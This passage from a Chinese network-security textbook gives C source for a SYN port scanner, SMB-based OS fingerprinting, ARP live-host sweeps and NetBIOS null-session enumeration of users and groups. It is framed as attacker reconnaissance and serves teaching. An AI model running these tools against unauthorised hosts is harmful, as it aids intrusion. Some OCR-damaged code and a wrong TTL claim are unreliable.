    printf("端口扫描消耗时间 : %d ms ",dwEnd-dwStart);//显示耗时
    //关闭套接字，释放相关资源
    if(sockRaw    !=    INVALID_SOCKET)
    {
        closesocket(sockRaw);
    }
    WSACleanup( );
    return    0;
}
```

上面程序是实现 TCP SYN 端口扫描的主函数部分代码。程序流程是：调用 GetTickCount 函数记录开始扫描的时间后，就进入扫描目标机端口的循环体。循环体中，首先调用 ProgressShow 函数显示进度条。然后使用 TCP 伪首部重新计算 TCP 首部校验和与 IP 首部校验和，并封装 SYN 数据包。最后调用 sendto 函数将封装好的 SYN 数据包发送至目标机。扫描完所有端口退出循环体后，再次调用 GetTickCount 函数记录扫描完毕的时间并输出扫描端口消耗的时间。然后将扫描完毕标志位置为 TRUE 并调用 WaitForSingleObject 函数等待监听目标机数据包线程的退出。最后调用 closesocket 函数关闭套接字，并调用 WSACleanup 函数释放 Winsock 资源。

3. TCP SYN 端口扫描执行结果

由于 TCP SYN 扫描实例使用原始套接字实现发送伪 IP 数据包，所以程序必须运行在 Windows XP SP2 版本以下，因为 SP2 补丁禁止发送伪 IP 数据包。

在命令行提示符下输入“TCPSYNScan.exe 59.64.201.58 100-500”，这表示扫描的目标主机 IP 地址为 59.64.201.58，端口范围为 100～500。扫描结果如图 6-7 所示，可以看到扫描消耗时间为 6s 左右，比 6.2.1 节实例中的 TCP Connect 扫描方式快很多。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 6-7 TCP SYN 端口扫描实例运行结果

6.3 辅助扫描技术

网络扫描技术以端口扫描和漏洞扫描为主要技术。但还有其他一些扫描技术获取的结果对攻击者至关重要，比如目标机的操作系统类型、是否存活、有哪些用户账号等。本节重点介绍这些技术的原理和实现代码。

6.3.1 操作系统类型探测实例

1. 操作系统类型探测概述

在网络信息安全系统，尤其是在攻防和安全评估系统中，信息的收集和分析至关重要，而辨识远程操作系统则是其中不可获取的一个组成部分。因为各种各样的漏洞依附于不同的操作系统之上，只有精确地识别出远程操作系统的类型，才能更有目的性地发掘漏洞和弱点所在，准确地对目标主机进行评估。

远程操作系统辨识作为网络安全评估体系中的环节之一，它必须满足以下几个特性。

（1）精确性，避免错误的辨识；

（2）避免影响（或被影响）防火墙以及 IDS（入侵检测）系统；

（3）基本不占用网络带宽，不生成危险的数据分段；

（4）易扩展性；

（5）高速性，能够应用于大范围的网络扫描。

远程探测技术主要利用目标系统与外界通信时发送数据和响应信息的特征来推测其操作系统的类型。根据相应信息获取方式的不同，操作系统探测技术分为主动探测技术和被动探测技术。主动探测技术通过向目标系统发送数据，促使其做出响应，然后提出和分析响应数据的特征信息，以推测目标系统的操作系统类型；被动探测技术不主动激发目标系统的响应，而通过网络嗅探来截获目标系统发出的数据包，从中提取和分析特性信息来获得操作系统的类型。

一般来说，被动探测方式的隐蔽性较强，而主动探测方式的手段更显丰富，更具技巧性。常用的主动探测手段有以下两种。

（1）查询标识信息。

最简单的情况是目标系统将自身操作系统的有关信息作为服务的内容提供给外界。现实

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

中，很少有操作系统开放专门服务来提供这一信息。比较常见的情况是在系统提供的服务中，给用户返回的信息中捎带告知操作系统的类型。

（2）ICMP 信息探测。

网际控制消息协议（ICMP）是 TCP/IP 协议栈中一个组成部分，主要用于在 IP 主机、路由器之间传递控制消息。控制消息是指网络的连通性、主机的可达性和路由可用性等网络本身的消息。这些控制消息虽然并不传输用户数据，但是对于用户数据的传递起着重要的作用，如最常用的"因特网包探索器"（Ping，Packet Internet Grope）命令正是遵循 ICMP 来工作的。目标系统响应 ICMP 命令时返回的数据，常常反映出其操作系统的特征。

被动探测抓取目标主机发送出来的 TCP 报文，通过分析报文中的有关字段，获取操作系统的特征信息。常用于操作系统类型分析的字段有以下几种。

（1）生存期（TTL）。

TTL 表明该包在网络中的生存时间，一般来说，许多操作系统的默认 TTL＜30，Linux 和 FreeBSD 系统的默认 TTL 值被设置为 64。当被抓取包中的 TTL＞30 时，便可推测其发送者可能就是 Linux 和 FreeBSD。

（2）滑动窗口大小（操作系统设置的窗口大小）。

滑动窗口是 TCP 中经典的流量控制和拥塞控制算法。该算法在部分 Cisco 路由器（如 Cisco 2514）和微软公司的操作系统（如 Windows NT）中实现，因此这些系统发送的 TCP 报文中的 WindowSize 在一次会话过程中是经常改变的。Linux、FreeBSD 和 Solaris 系统并没有实现滑动窗口算法，它们发送的 TCP 报文在一个会话过程中是维持不变的，而且就是某个默认的常数。例如，Linux 默认的窗口大小为 0x7D78。

（3）初始化序列号（ISN）。

不同的操作系统会为 TCP 连接选择不同的初始化序列值。例如，新版本的 Solaris、IRIX、FreeBSD、Digital UNIX 和 Cray 系统使用的是一个随机增量，Linux 2.0.3、OpenVMS 和新的 AIX 系统会使用一个真正的随机数，Windows 系统采用一个"时间相关"模型，每隔一段时间在 ISN 中会被加上一个小的常数。而 3COM 集线器总是使用 0x803，Apple Laser Writer 打印机使用的是 0xC7001。

2. 操作系统类型探测源程序

源文件：SystemScan.cpp

```
#include <stdio.h>
#include <memory.h>
#include <winsock2.h>
#pragma   comment (lib, "ws2_32.lib")
#define MAX_RECV_LEN 4000  // 接收数据的最大长度
char TargetIP[20];                 // 目标机 IP 地址
// 解析命令行
void ParseCmd(int argc, char *argv[])
{
      if(argc !=2)
      {
            printf("usage : SystemScan.exe [TargetIP]");
            exit(0);
      }
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    strcpy(TargetIP,argv[1]);
}
```

上面程序主要定义了相关的全局变量和实现了解析用户输入命令的功能函数。宏定义MAX_RECV_LEN表示接收目标机返回的数据包的最大长度；变量TargetIP表示目标机的IP地址。

解析命令行函数判断用户输入的命令字符串是否为两个，如果不是则退出程序，否则将命令中第二个字符串赋值给TargetIP。

```
// 主函数
int main(int argc, char *argv[] )
{
    ParseCmd(argc,argv);                    // 解析命令行
    int target_port = 445;                  //目标机端口
    int ret;
    char recv_data[MAX_RECV_LEN]={0}; // 接收数据缓存区
    WSADATA   wsd;
    SOCKET sock = 0 ;                       // 发送数据套接字
    SOCKADDR_IN target_addr;                // 目标机地址结构
   // 初始化 Winsock 库
    if (WSAStartup(MAKEWORD(2,2), &wsd) != 0)
    {
        printf("加载 Winsock 失败!\n");
        return 0;
    }
    // 创建套接字
    sock = socket(AF_INET, SOCK_STREAM,0);
    if (sock == INVALID_SOCKET)
    {
        printf("创建 socket 失败: %d\n", WSAGetLastError( ));
        return 0;
```

上面程序是实现探测目标主机操作系统的主函数部分代码。程序流程是：首先调用ParseCmd函数解析用户输入的命令。然后调用WSAStartup函数初始化Winsock库。最后调用socket函数创建发送数据包的套接字。

```
    // 设置目标机地址结构
    target_addr.sin_family = AF_INET;
    target_addr.sin_addr.S_un.S_addr = inet_addr(TargetIP);
    target_addr.sin_port = htons(target_port);
    // 连接目标机的 445 端口
    ret = connect(sock, (LPSOCKADDR)&target_addr, sizeof(target_addr));
    if(ret==SOCKET_ERROR) // 连接失败
    {
        printf("连接目标机失败: %d\n", WSAGetLastError( ));
        return 0;
    }
```

上面程序是实现探测目标主机操作系统的主函数部分代码。程序流程是：首先设置目标机地址结构。然后调用connect函数连接目标机的445端口（445端口表示文件和打印共享服

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

务），如果连接失败，则返回错误信息。

```
// 共享连接信息，探测 Windows 版本
char conninfo[] = "\x00\x00\x00\xA4\xFF\x53\x4D\
    x42\x72\x00\x00\x00\x00\x08\x01\x40\x00\
    x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
    x00\x00\x00\x4D\x0B\x00\x00\x01\x01\x00\
    x81\x00\x02PC NETWORK PROGRAM 1.0\x00\
    x02MICROSOFT NETWORKS 1.03\x00\x02MICROSOFT NETWORKS 3.0\
    x00\x02LANMAN1.0\x00\x02LM1.2X002\x00\x02Samba\x00\
    x02NT LANMAN 1.0\x00\x02NT LM 0.12";
// 发送连接信息
ret = send(sock, conninfo, sizeof(conninfo), 0);
if(ret == SOCKET_ERROR)
{
    printf("发送连接信息失败: %d\n", WSAGetLastError( ));
    return 0;
}
// 接收目标机返回的信息（这次信息对探测系统无用）
ret = recv(sock, recv_data, MAX_RECV_LEN, 0);
```

上面程序是实现探测目标主机操作系统的主函数部分代码。程序流程是：首先定义连接目标主机共享的数据包 conninfo。然后调用 send 函数将数据包发送至目标主机。最后调用 recv 接收目标机返回的信息，返回的信息不包含系统类型信息。

```
// 探测系统类型数据包
char fingerprint[]="\x00\x00\x00\x51\xFF\x53\x4D\x42\
    x73\x00\x00\x00\x00\x08\x01\x00\x00\x00\x00\
    x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xc7\
    x13\x00\x00\x00\x01\x00\x0d\xFF\x00\x00\x00\
    xFF\xFF\x02\x00\xc7\x13\xc3\x30\x00\x00\x00\
    x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
    x14\x00\x00\x4D\x59\x47\x52\x4F\x55\x50\x00\
    x55\x6E\x69\x78\x00\x53\x61\x6d\x62\x61";
ret = send(sock, fingerprint, sizeof(fingerprint), 0);
if(ret == SOCKET_ERROR)
{
    printf("接收数据失败: %d\n", WSAGetLastError( ));
    return 0;
}
memset(recv_data,0,MAX_RECV_LEN);
// 接收目标机返回的操作系统类型信息
ret = recv(sock, recv_data, MAX_RECV_LEN, 0);
if((ret==0) || ret==SOCKET_ERROR)
{
    printf("无法探测到目标机操作系统!\n");
    return 0;
}
```

上面程序是实现探测目标主机操作系统的主函数部分代码。程序流程是：首先定义探测系统类型的数据包 fingerprint。然后调用 send 函数将数据包发送至目标主机。最后调用 recv

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

函数接收目标机返回的数据包，此数据包中就包含了目标主机系统类型信息。

```
    // 寻找返回字符串中系统信息位置
    char str =   'W'; // 标志位
    char *pdest;
    int    result;
    pdest = (char*)memchr( recv_data, str,MAX_RECV_LEN);
    result = pdest - recv_data + 1;
    if(pdest != NULL)
    {
          printf("\n 目标机 %s 的操作系统类型 : %s \n",TargetIP,recv_data+result-1);
    }
    else
    {
          printf("\n 无法判别目标机 %s 的操作系统类型\n",TargetIP);
    }
    closesocket(sock);
    WSACleanup( );
    return 1;
}
```

上面程序是实现探测目标主机操作系统的主函数部分代码。程序流程是：首先定义在目标机返回的信息中寻找系统类型字符串的标志位“W”。然后调用 memchr 函数在数据包中搜寻标志位“W”的位置。最后找到系统类型字符串并输出到控制台。

3．操作系统类型探测

在命令行提示符下输入“SystemScan.exe 59.64.201.58”，表示探测目标主机 59.64.201.58 的操作系统类型。如图 6-8 所示，从结果可以看出，目标主机的操作系统类型为“Windows 5.1”（表示 Windows XP）。




图 6-8　操作系统类型探测实例运行结果

6.3.2　活动主机探测实例

1．活动主机探测概述

对目标机进行网络扫描时，首先要进行的工作是判断目标机是否存活或在线。传统的探测远程主机是否存活的方法是通过 ICMP 协议中的回显应答报文来探测（Ping）。随着对安全的越来越多的了解和重视，很多主机为了避免被扫描器探测，通过防火墙将 ICMP 包屏蔽，从而达到在网络中隐藏的目的。这时，Ping 返回的结果一般是“Request timed out”，表明目标主机没有处于活动状态，但其实目标主机在线。

利用 ARP 探测活跃主机可以达到避开防火墙探测活动主机的目的。ARP 协议（Address

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Resolution Protocol，地址解析协议）的作用是将 IP 地址转换成物理地址（就是常说的 MAC 地址）。

攻击者可以向目标主机发送一个 ARP 请求，如果目标主机处于活动状态，则会返回其 MAC 地址，这样可以达到探测活动主机的目的。

2．活动主机探测源程序

源文件：ActiveHostScan.cpp

```
#include <windows.h>
#include <stdio.h>
#include <tchar.h>
#include <iphlpapi.h>
#pragma comment (lib,"ws2_32.lib")
#pragma comment (lib,"iphlpapi.lib")
char StartIP[20];              // 扫描起始 IP 地址
char EndIP[20];                // 扫描结束 IP 地址
int        ProgressTag=0;      // 进度条标志位
```

上面程序主要包含了相关头文件，加载了必需的库文件，并且定义了全局变量 StartIP 和 EndIP。变量 StartIP 表示扫描起始 IP 地址 StartIP，变量 EndIP 表示扫描结束 IP 地址。注意，由于程序需要使用 SendARP 函数，所以必须包含头文件 iphlpapi.h 和加载库文件 iphlpapi.lib。

```
// 解析命令行
void ParseCmd(int argc, char **argv)
{
    if(argc != 2)
    {
        printf("usage : ActiveHostScan.exe [StartIP-EndIP]");
        exit(0);
    }
    char *pdest;
    int result;
    ZeroMemory(StartIP,20);
    ZeroMemory(EndIP,20);
    int   ch = '-';                                    // 分隔符
    pdest = strchr( argv[1], ch );
    result = pdest - argv[1] + 1;                      // 寻找‘-’的位置
    strncpy(StartIP,argv[1],result-1);                 // 提取起始 IP 地址
    strncpy(EndIP,argv[1]+result,strlen(argv[1])-result);// 提取结束 IP 地址
}
```

上面程序是实现解析用户输入命令的功能函数。参数 argc 表示用户输入的命令字符串个数；参数 argv 表示用户输入的命令字符串。程序流程是：首先判断输入的命令字符串个数是否符合要求。然后调用 strchr 函数搜寻分隔符“-”的位置。最后找到相应位置后将用户输入的起始 IP 地址和结束 IP 地址赋值给 StartIP 和 EndIP。

```
// 扫描目标主机是否存活
int ScanHostState(char *ip)
{
    HRESULT hr;
    IPAddr   ipAddr;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    ULONG     pulMac[2];// MAC 地址
    ULONG     ulLen;
    char *szMac;
    // 转换成网络字节顺序
    ipAddr = inet_addr (ip);
    // 设置 MAC 地址为广播地址 0xff
    memset (pulMac, 0xff, sizeof (pulMac));
    ulLen = 6;
    hr = SendARP (ipAddr, 0, pulMac, &ulLen);
    // 如果返回无错误则表明指定目标主机存活
    if(hr == NO_ERROR)
    {
        size_t i, j;
        szMac = new char[ulLen*3];
        PBYTE pbHexMac = (PBYTE) pulMac;
        // 转换 MAC 地址为字符串格式以便输出
        for (i = 0, j = 0; i < ulLen - 1; ++i) {
            j += sprintf (szMac + j, "%02X:", pbHexMac[i]);
        }
        sprintf (szMac + j, "%02X", pbHexMac[i]);
        printf ("主机 %s 响应!   MAC 地址：   %s\n",ip, szMac);
        delete [] szMac;
        return 1;
    }
    return 0;
}
```

上面程序是实现利用 ARP 数据包探测指定主机是否存活的功能函数。参数 ip 表示输入的目标机 IP 地址。程序流程是：首先调用 inet_addr 函数将 IP 地址转换为网络字节顺序，并且调用 memset 函数将发送的 ARP 数据包的 MAC 地址设置为广播地址（0xff）。然后调用 SendARP 函数发送 ARP 数据包到目标主机。最后判断 SendARP 返回的值，如果没有错误则表明目标机处于活跃状态，否则，处于不存在或关闭状态。在活跃状态下，程序输出活跃主机的 MAC 地址。

下面是 SendARP 函数的声明：

```
DWORD SendARP(
  IPAddr DestIP,          // destination IP address
  IPAddr SrcIP,           // IP address of sender
  PULONG pMacAddr,        // returned physical address
  PULONG PhyAddrLen       // length of returned physical addr.
);
```

参数 DestIP 表示目标机的 IP 地址；

参数 SrcIP 表示发送 ARP 数据包的源主机 IP 地址，这个参数是可选的，用户可以设置为 0；

参数 pMacAddr 表示探测的目标机的 MAC 地址，此参数是 ULONG 型的指针，前 6 个字节表示了 MAC 地址；

参数PhyAddrLen表示得到的 MAC 地址长度。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
// 主函数
int   main(int argc, char **argv)
{
      // 解析命令行
      ParseCmd(argc,argv);
      struct   in_addr   targetaddr;              // 目标机地址结构
      unsigned long ips=inet_addr(StartIP);  //计算起始 IP 地址的网络字节
      unsigned long ipe=inet_addr(EndIP);  // 计算结束 IP 地址的网络字节
      ips=ntohl(ips);                          // 计算起始 IP 地址的主机字节顺序
      ipe=ntohl(ipe);                          // 计算结束 IP 地址的主机字节顺序
      DWORD dwStart = GetTickCount( ); //记录开始时间
      // 开始循环探测主机
      for(int k=ips;k<=ipe;k++)
      {
            targetaddr.S_un.S_addr=htonl(k);
            // 探测指定主机是否存活
            ScanHostState(inet_ntoa(targetaddr));
            Sleep(10);
      }
      printf("\n 探测消耗时间：%d ms \n",GetTickCount( )-dwStart);
      return 0;
}
```

上面程序是实现探测主机是否活跃的主函数。程序首先调用 ParseCmd 函数解析用户输入的命令。然后调用 inet_addr 函数将起始 IP 地址和结束 IP 地址转换为网络字节顺序，再调用 ntohl 函数将网络字节顺序转换为主机字节顺序。最后根据主机字节顺序开始循环探测每个目标主机是否活跃。每个循环体中调用 htonl 函数将主机字节转换为网络字节顺序，并赋值给目标机地址结构，最后调用 ScanHostState 函数探测目标机是否活跃。

3．活动主机探测实例运行结果

在命令行提示符下输入“ActiveHostScan.exe 59.64.200.1-59.64.200.100”，这表示探测 IP 地址在 59.64.200.1 至 59.64.200.100 之间的活跃主机。运行结果如图 6-9 所示，可以看出利用 ARP 不仅可以探测出目标主机是否活跃，还可以探测其 MAC 地址。



图 6-9　活动主机探测实例运行结果

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

6.3.3 远程主机 NetBIOS 信息探测实例

1. NetBIOS 概述

NetBIOS（Network Basic Input/Output System），一般指用于局域网通信的一套 API。NetBIOS 是一个网络协议，在 20 世纪 80 年代早期由 IBM 和 Sytec 公司联合开发，用于所谓的 PC-Network。虽然公开发表的文档很少，协议的 API 却成为了事实上的标准。

随着 PC-Network 被令牌环和以太网取代，NetBIOS 也应该退出历史舞台。但是，由于很多软件使用了 NetBIOS 的 API，所以 NetBIOS 被适配到了各种其他的协议上，比如 IPX/SPX 和 TCP/IP。

使用令牌环和以太网传输的 NetBIOS 现在被称为 NetBEUI。在 Windows 98 发布之前，一直广泛使用。在 TCP/IP 上运行的 NetBIOS 称为 NBT，由 RFC 1001 和 RFC 1002 定义。NBT 的基本思想是在基于 IP 的网络上模拟基于 NetBIOS 的 PC-Network。NBT 在 Windows 2000 操作系统中引入，是现在首选的 NetBIOS 传输。

不管使用哪一种传输方式，NetBIOS 提供 3 种不同的服务。

（1）名字服务：名字登记和解析。

（2）会话服务：可靠的基于连接的通信。

（3）数据包服务：不可靠的无连接通信。

在和远程 Windows 2000/XP 主机建立了空会话之后，攻击者有权枚举系统里的各项 NetBIOS 信息。其中某些选项中需要较高的权利，本节只讨论那些匿名用户可以获得的绝大多数系统信息。NetBIOS 主要包含以下几种具体系统信息。

（1）时间：探测远程主机的当前日期和时间信息。它会返回一个数据结构，包括年、月、日、星期、时、分、秒等等。不过得到的不是 GMT 标准时间，但可以通过 GMT+8:00 进行换算。由此可以判断出主机所在的时区信息。

（2）用户列表：探测远程主机的用户列表，返回一个数据结构指针，枚举所有用户信息。可获取用户名、全名、用户标识符、说明与标识信息。标识信息可以探测用户的访问权限。

（3）本地组列表：探测远程主机的本地组列表信息。枚举所有本地组信息，包含本地组名称和注释信息。

（4）组列表：探测远程主机的组列表信息。枚举所有的组信息，包括组名称、注释、组标识符与属性。在此基础上，可以枚举组内的所有用户信息。

（5）组用户列表：探测特定组内的用户信息。可以获得组内所有用户的名称。

（6）传输协议列表：探测远程主机的传输协议信息，枚举所有的传输列表。可以获得每个传输协议的名称、地址、网络地址和当前与本传输协议连接的用户数目。

（7）会话列表：探测远程主机的当前会话列表。枚举每个会话的相关信息，包括客户端主机的名称、当前用户的名称、活动时间和空闲时间。这可以帮助了解远程主机用户的喜好等等。

2. BIOS 主要 API 函数

Windows 系统提供了很多访问 BIOS 信息的 API 函数，下面进行具体讲解。

（1）建立空会话。

```
DWORD WNetAddConnection2(
  LPNETRESOURCE lpNetResource,  // connection details
  LPCTSTR lpPassword,           // password
  LPCTSTR lpUsername,           // user name
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    DWORD dwFlags                    // connection options
);
```

参数lpNetResource表示指向NETRESOURCE结构体的指针；

参数password表示建立会话的密码（空会话为NULL）；

参数lpUsername表示建立会话的用户名（空会话为NULL）；

参数dwFlags表示连接选项，一般设置为0。

（2）撤销空会话。

```
DWORD WNetCancelConnection2(
    LPCTSTR lpName,                // resource name
    DWORD dwFlags,                 // connection type
    BOOL fForce                    // unconditional disconnect option
);
```

参数lpName表示要断开的远程网络资源；

参数dwFlags表示连接类型；

参数fForce表示如果连接打开了文件或者任务时断开是否可以强制执行。

（3）探测主机时间。

```
NET_API_STATUS NetRemoteTOD(
    LPCWSTR UncServerName,
    LPBYTE *BufferPtr
);
```

参数UncServerName表示远程主机的IP地址或主机名，必须以"\\"开头，如果为NULL，则表示本地主机；

参数BufferPtr表示指向TIME_OF_DAY_INFO结构体的指针，此结构体包含日期和时间信息。

（4）探测用户列表。

```
NET_API_STATUS NetQueryDisplayInformation(
    LPCWSTR ServerName,
    DWORD Level,
    DWORD Index,
    DWORD EntriesRequested,
    DWORD PreferredMaximumLength,
    LPDWORD ReturnedEntryCount,
    PVOID *SortedBuffer
);
```

参数ServerName表示远程主机的IP地址或主机名，必须以"\\"开头，如果为NULL，则表示本地主机；

参数Level表示获取数据的级别（包括用户级、主机级和组级）；参数Index表示返回信息的第一个入口；

参数EntriesRequested表示返回信息的最大入口数量；

参数PreferredMaximumLength表示在SortedBuffer中返回的系统分配空间的最优大小（以字节为单位）；

参数ReturnedEntryCount表示在SortedBuffer中返回的入口数目；

参数SortedBuffer表示返回的系统信息。

（5）探测本地组列表。

```
NET_API_STATUS NetLocalGroupEnum(
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    LPCWSTR servername,
    DWORD level,
    LPBYTE *bufptr,
    DWORD prefmaxlen,
    LPDWORD entriesread,
    LPDWORD totalentries,
    PDWORD_PTR resumehandle
);
```

参数servername表示远程主机的 IP 地址或主机名，必须以“\\”开头，如果为 NULL 表示本地主机；

参数level表示获取数据的级别（LOCALGROUP_INFO_0和LOCALGROUP_INFO_1两个级别，区别是包含组描述）；

参数bufptr表示返回的结构体信息；

参数prefmaxlen表示返回信息的最优值；

参数entriesread表示枚举的元素的数量；

参数totalentries表示从当前位置可以枚举的大概的入口数量；

参数resumehandle表示用来继续搜索本地组的当前句柄。

（6）探测组内用户。

```
NET_API_STATUS NetGroupGetUsers(
    LPCWSTR servername,
    LPCWSTR groupname,
    DWORD level,
    LPBYTE *bufptr,
    DWORD prefmaxlen,
    LPDWORD entriesread,
    LPDWORD totalentries,
    PDWORD_PTR ResumeHandle
);
```

参数servername表示远程主机的 IP 地址或主机名，必须以“\\”开头，如果为 NULL，则表示本地主机；

参数groupname表示组名；

参数level表示获取数据的级别（只有GROUP_USERS_INFO_0级）；

参数bufptr表示返回的信息结构；

参数prefmaxlen表示返回信息的最大长度；

参数entriesread表示枚举元素的数量；

参数totalentries表示从当前位置可以枚举的入口数量；

参数ResumeHandle表示用来继续搜索组用户的当前句柄。

（7）探测传输协议列表。

```
NET_API_STATUS NetServerTransportEnum(
    LPWSTR servername,
    DWORD level,
    LPBYTE *bufptr,
    DWORD prefmaxlen,
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    LPDWORD entriesread,
    LPDWORD totalentries,
    LPDWORD resumehandle
);
```

参数servername表示远程主机的IP地址或主机名，必须以“\\”开头，如果为NULL，则表示本地主机；

参数level表示获取数据的级别（SERVER_TRANSPORT_INFO_0和SERVER_TRANSPORT_INFO_1两个级别）；

参数bufptr表示返回的信息；

参数prefmaxlen表示返回信息的最大长度；

参数entriesread表示枚举元素的数量；

参数totalentries表示从当前位置可以枚举的入口数量；

参数resumehandle表示用来继续搜索服务器传输协议的当前句柄。

（8）探测会话列表。

```
NET_API_STATUS NetSessionEnum(
    LPWSTR servername,
    LPWSTR UncClientName,
    LPWSTR username,
    DWORD level,
    LPBYTE *bufptr,
    DWORD prefmaxlen,
    LPDWORD entriesread,
    LPDWORD totalentries,
    LPDWORD resume_handle
);
```

参数servername表示远程主机的IP地址或主机名，必须以“\\”开头，如果为NULL，则表示本地主机；

参数UncClientName表示会话方的主机名；

参数username表示会话方的用户名；

参数level表示数据级别；

参数bufptr表示返回的信息；

参数prefmaxlen表示返回信息的最大长度；

参数entriesread表示枚举元素的数量；

参数totalentries表示从当前位置可以枚举的入口数量；

参数resume_handle用来继续搜索会话的当前句柄。

3．远程主机NetBIOS信息探测源程序

源文件：NetBIOSScan.cpp

```
#define UNICODE
#define _UNICODE
#include <stdio.h>
#include <windows.h>
#include <winnetwk.h>
#include <tchar.h>
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
#include <lm.h>
#pragma comment (lib,"mpr")
#pragma comment (lib,"netapi32")
```

上面程序主要包含了相关的头文件和库文件。

```
// 探测目标机的日期和时间
int ScanDateTime(PTSTR targetip)
{
    PTIME_OF_DAY_INFO pBuf=NULL; // TIME_OF_DAY_INFO 数据结构的指针
    NET_API_STATUS nStatus;
    DWORD lerror;
    printf("\n***  目标机系统日期和时间  ***\n");
    // 获取目标机日期和时间信息
    nStatus=NetRemoteTOD(targetip,(PBYTE*)&pBuf);
    if(nStatus= =NERR_Success)
    {
        if(pBuf!=NULL)
        {
            // 输出日期
            _tprintf(_T("\nCurrent date:\t%.2d-%.2d-%d"),
                pBuf->tod_month,pBuf->tod_day,pBuf->tod_year);
            // 输出时间（GMT）
            _tprintf(_T("\nCurrent time:\t%.2d:%.2d:%.2d.%.2d (GMT)"),
                pBuf->tod_hours,pBuf->tod_mins,pBuf->tod_secs,pBuf->tod_hunds);
